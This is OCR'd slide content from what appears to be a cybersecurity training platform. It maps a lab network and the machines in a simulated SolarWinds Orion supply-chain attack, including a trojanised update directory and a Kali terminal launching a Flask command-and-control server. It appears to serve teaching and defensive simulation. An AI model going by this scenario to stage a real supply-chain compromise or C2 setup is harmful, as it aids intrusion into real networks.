
4


AIRBUS CyberSecurity Simulation Platform


Topologie


FTP
Postfix
Nameserver
Proxy
Webserver
.50
.20
.10
.30
.40
DMZ (192.168.128.0/24)
PC1
PC2
PC3
Debian
.101
.102
.103
.104
User LAN (192.168.132.0/24)
SPAN
IDS
Syslog
.1
.10
.20
C2 Server
10.2.232.0/24
.55
.1
.2
.1
.2
.1
192.168.129.0/24
192.168.133.0/24
SOC LAN (192.168.134.0/24)
.200
FWfront
FWback
FWsoc
.1
.1
.1
.30
Server LAN (192.168.130.0/24)
Admin LAN (192.168.131.0/24)
Splunk
.10
.30
100
.101
.100
AD
DFS
Orion Server
PCAdm
SolarWinds


MACHINES IMPLIQUÉES DANS L'ATTAQUE





C2 Server
10.2.232.0/24
.200
.100
SolarWinds
.55
.1
FWfront
192.168.129.0/24
.2
.1
FWback
192.168.133.0/24
.1
.1
Server LAN (192.168.130.0/24)
.10
.30
AD
DFS
Admin LAN (192.168.131.0/24)
100
.101
Orion Server
PCAdm



This PC
Local Disk (C:)
Program Files (x86)
Name
modules
license
orion
OrionUpdateRequest.conf
SolarWinds.Orion.Core.BusinessLayer.dll....
solarwinds_logo
update


C:\Program Files (x86)\Orion\orion.exe
Manage and monitor your IT infrastructures !
This software is a proprietary software owned by Solarwinds. Partial or total repr
trictly forbidden.
Launching auto-analysis of infrastructures...
Step 1/5 : Scanning network...




```
shopping:/www/products/orion/update/v2019.4# ls
files.tar.gz
```






```
┌──(root💀kali)-[/]
└─# ./server
 * Serving Flask app 'server' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a proc
nt.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on http://10.2.232.200:8081/ (Press CTRL+C to quit)
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 230-466-785
```

Serveur C2

